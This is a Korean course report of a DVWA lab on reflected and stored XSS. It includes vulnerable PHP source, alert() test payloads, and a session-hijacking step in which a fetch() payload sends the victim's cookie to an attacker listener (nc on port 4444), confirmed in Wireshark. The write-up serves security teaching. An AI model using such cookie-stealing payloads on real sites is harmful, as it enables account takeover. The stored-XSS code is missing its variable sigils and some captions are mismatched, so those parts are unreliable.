

수업 내용 정리 보고서

작성일: 2026년 7월 6일

챕터 구성

- 웹 애플리케이션 보안: XSS 취약점 분석 및 세션 탈취 실습
- 접근 제어 및 인증 관리: OWASP Top 10 Broken Access Control 이해
- 네트워크 인프라 구축: RIPv2 라우팅 및 SNMP 기반 모니터링 환경 구성
- 통합 보안 취약점 점검 및 운영 체크리스트

웹 애플리케이션 보안: XSS 취약점 분석 및 세션 탈취 실습

웹 애플리케이션 보안의 핵심 요소 중 하나는 사용자의 입력값이 서버를 거쳐 다시 브라우저로 전달될 때, 그 값이 안전하게 처리되는지를 검증하는 것입니다. 본 장에서는 가장 빈번하게 발생하는 취약점 중 하나인 **크로스 사이트 스크립팅(Cross-Site Scripting, XSS)**을 집중적으로 분석합니다. XSS는 공격자가 웹사이트에 악성 자바스크립트 코드를 삽입하여, 해당 사이트를 이용하는 다른 사용자의 브라우저에서 코드가 실행되게 만드는 공격입니다. 이를 통해 공격자는 사용자의 세션을 탈취하거나 페이지를 변조할 수 있습니다.

1. 반사형 XSS (Reflected XSS)

반사형 XSS는 사용자가 입력한 악성 스크립트가 서버에 저장되지 않고, HTTP 요청의 일부(예: URL 파라미터)로 포함되어 즉시 응답 페이지에 '반사'되어 출력되는 형태입니다. 주로 공격자가 악성 코드가 포함된 링크를 피해자에게 클릭하도록 유도하는 방식으로 이루어집니다.

취약점 코드 분석

실습에 사용된 DVWA(Damn Vulnerable Web Application)의 반사형 XSS PHP 소스 코드를 살펴보면 다음과 같습니다.

```
<?php
header ("X-XSS-Protection: 0");

if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    echo '<pre>Hello ' . $_GET[ 'name' ] . '</pre>';
}
?>
```


- **header ("X-XSS-Protection: 0");**: 웹 브라우저에는 XSS 공격을 탐지하면 자동으로 차단하는 보안 필터가 내장되어 있습니다. 이 코드는 해당 보안 기능을 강제로 끄도록 지시하여 공격이 성공할 수 있는 환경을 만듭니다.
- **\$_GET['name']**: 사용자가 URL 파라미터를 통해 전달한 name 값을 가져옵니다.
- **echo '<pre>Hello ' . \$_GET['name'] . '</pre>';**: 가져온 값을 아무런 검증이나 HTML 엔티티 인코딩 없이 그대로 화면에 출력합니다. 이 부분이 바로 취약점의 핵심입니다.

취약점 확인 및 증명

먼저, 일반적인 문자열을 입력했을 때의 동작을 확인합니다. 이름 입력란에 'choi'를 입력하고 전송하면, 서버는 입력받은 값을 그대로 화면에 출력합니다.


실습을 위해 DVWA 환경에 접속하여 보안 레벨을 설정합니다.

DVWA 로고 및 다양한 취약점 메뉴 목록이 표시됨



DVWA 메인 화면 및 보안 설정 메뉴


Low, Medium, High, Impossible 항목이 포함된 드롭다운 UI



보안 레벨을 Low 단계로 설정하는 드롭다운 메뉴


반사형 XSS 페이지에서 이름란에 'choi'를 입력합니다.

Reflected Cross Site Scripting 제목 및 입력창 내 'choi' 문자열



반사형 XSS 취약점이 존재하는 DVWA 입력 페이지


'Hello choi' 문구가 입력 필드 아래에 출력됨



이름 입력란에 'choi'를 입력한 상태

입력한 값이 화면에 그대로 출력되는 것을 통해, 입력값이 검증 없이 반사되고 있음을 확인합니다.


header("X-XSS-Protection: 0"); 및 \$_GET['name'] 출력 코드 확인



사용자 입력값이 'Hello choi'로 화면에 출력된 결과


이제 단순 문자열이 아닌 자바스크립트 코드를 주입하여 브라우저에서 코드가 실행되는지 테스트합니다. `<script>alert('choi')</script>` 페이로드를 입력합니다.

입력창에 `<script>alert('choi')</script>`가 입력되어 있음



XSS 취약점을 유발하는 PHP 소스 코드 분석 화면


브라우저 팝업창에 'choi' 메시지가 출력됨



자바스크립트 alert 함수가 실행되어 팝업창이 뜬 결과


스크립트 실행이 확인되었으므로, 실제 공격 시나리오인 **세션 하이재킹(Session Hijacking)**을 수행합니다. 공격자는 피해자의 브라우저에 저장된 세션 쿠키를 탈취하기 위해 `document.cookie`를 호출하는 페이로드를 사용합니다.

입력창에 `<script>alert(document.cookie)</script>`가 입력됨



쿠키 탈취를 위한 자바스크립트 fetch 함수가 포함된 페이로드 입력

팝업창에 security=low; PHPSESSID=6epnemb... 정보가 표시됨



alert 함수를 통해 탈취된 사용자의 쿠키 정보가 출력된 팝업

2. 세션 하이재킹 및 쿠키 탈취 실습


실제 공격 환경에서는 공격자가 피해자에게 악성 페이로드가 담긴 URL을 보내고, 피해자가 이를 클릭하는 순간 쿠키 정보가 공격자의 서버로 전송되도록 구성합니다.

공격 시나리오 구성

1. **피해자(Victim):** Windows Server를 사용하여 DVWA 웹 페이지에 접속합니다.
2. **공격자(Attacker):** Kali Linux를 사용하여 4444번 포트에서 외부의 연결을 기다리는 리스너(Listener)를 실행합니다.

피해자 환경을 준비합니다.


Windows Server 2025 Desktop 및 서버 관리자 실행 중



공격 대상이 되는 피해자 환경인 Windows Server 화면

공격자 환경에서 Netcat(nc) 명령어를 사용하여 4444번 포트를 열고 대기합니다.


nc -lvp 4444 명령어가 입력된 터미널 화면



공격자 Kali Linux에서 4444번 포트로 연결을 대기하는 Netcat 설정

공격자는 다음과 같은 악성 페이로드가 포함된 링크를 생성합니다. `fetch()` 함수는 지정된 URL로 데이터를 가져오는 기능을 수행하지만, 여기서는 공격자의 서버 주소 뒤에 `?cookie=`라는 파라미터를 붙여 피해자의 쿠키 값을 '요청서'에 몰래 담아 보내는 꼼수로 활용됩니다.


URL 내 `<script>fetch("http://172.16.20.210:4444/steal?cookie="...` 문자열



주소창에 쿠키 탈취용 자바스크립트 페이로드가 포함된 URL 입력

피해자가 이 링크를 클릭하면, 브라우저는 공격자의 서버(172.16.20.210:4444)로 HTTP GET 요청을 보냅니다. 이때 요청 본문에는 피해자의 `PHPSESSID`가 포함됩니다.

터미널 내 `GET /steal?cookie=PHPSESSID=7qgmdcii56bvlrtf6lql1o1nhu` 문자열




Kali Linux 터미널에서 탈취된 쿠키 정보가 수신된 결과

패킷 분석을 통한 검증


공격이 성공했는지 확인하기 위해 Wireshark를 사용하여 네트워크 패킷을 캡처하고 분석합니다. 특정 포트(4444)를 통해 들어오는 트래픽만 필터링하여 확인합니다.

검색창의 `wires` 입력과 검색 결과에 나타난 wireshark 항목




Wireshark를 실행하기 위해 Kali 메뉴에서 검색하는 화면

Wireshark 환영 문구와 상단 메뉴 항목들



Wireshark 프로그램의 초기 실행 및 인터페이스 화면


초록색으로 활성화된 tcp.port == 4444 필터 입력창



tcp.port == 4444 필터를 적용하여 특정 패킷을 선별하는 화면

필터링된 결과에서 HTTP 프로토콜의 GET 요청을 확인하면, 주소창에 포함되었던 쿠키 값이 평문으로 노출되어 전송되는 것을 볼 수 있습니다.

HTTP 프로토콜의 GET /steal?cookie= 항목 및 패킷 상세 정보 패널



HTTP 프로토콜을 통해 탈취된 쿠키가 포함된 GET 요청 상세 정보

3. 저장형 XSS (Stored XSS)

저장형 XSS는 반사형과 달리 악성 스크립트가 웹 서버의 데이터베이스(DB)에 실제로 저장됩니다. 예를 들어 게시판의 글이나 방명록에 코드를 작성하면, 이후 해당 게시글을 읽는 모든 사용자의 브라우저에서 코드가 실행되므로 훨씬 더 광범위하고 치명적인 피해를 입힐 수 있습니다.

취약점 코드 분석

저장형 XSS가 발생하는 PHP 소스 코드는 다음과 같습니다.

```
// 입력값 받기 및 공백 제거
message = trim( $_POST[ 'mtxMessage' ] );
name     = trim( $_POST[ 'txtName' ] );

// 1차 필터링: 역슬래시 제거 및 SQL 인젝션 방어
message = stripslashes( message );
message = mysqli_real_escape_string(GLOBALS["__mysqli_ston"], message);


// 데이터베이스에 저장
query = "INSERT INTO guestbook ( comment, name ) VALUES ( 'message', 'name' );";
mysqli_query(GLOBALS["__mysqli_ston"], query);
```

전문가 노트: 이 코드는 `mysqli_real_escape_string()`을 사용하여 SQL 인젝션(SQL Injection) 공격은 어느 정도 방어하고 있지만, `<script>`와 같은 HTML 태그를 무력화하는 `htmlspecialchars()`와 같은 인코딩 처리는 전혀 하지 않고 있습니다. 즉, SQL 보안은 신경 썼으나 XSS 보안은 놓친 전형적인 사례입니다.

공격 절차 및 우회


먼저 저장형 XSS 메뉴로 이동하여 공격을 준비합니다.

Stored XSS 타이틀과 Name, Message 입력란




저장형 XSS 공격 대상인 DVWA 방명록 입력 화면

브라우저에 출력된 PHP 스크립트 내용



저장형 XSS 취약점이 포함된 서버 측 PHP 소스 코드 분석


XSS (Stored) 메뉴 하이라이트 및 페이지 타이틀



저장형 XSS 메뉴를 선택하고 공격을 준비하는 화면


공격자는 메시지 입력란에 글자 수 제한(maxlength)이 걸려 있을 경우, 개발자 도구(Inspect)를 사용하여 이 제한을 강제로 해제합니다.

메시지 입력창 위의 마우스 우클릭 메뉴



글자 수 제한 해제를 위해 개발자 도구의 Inspect를 선택한 화면

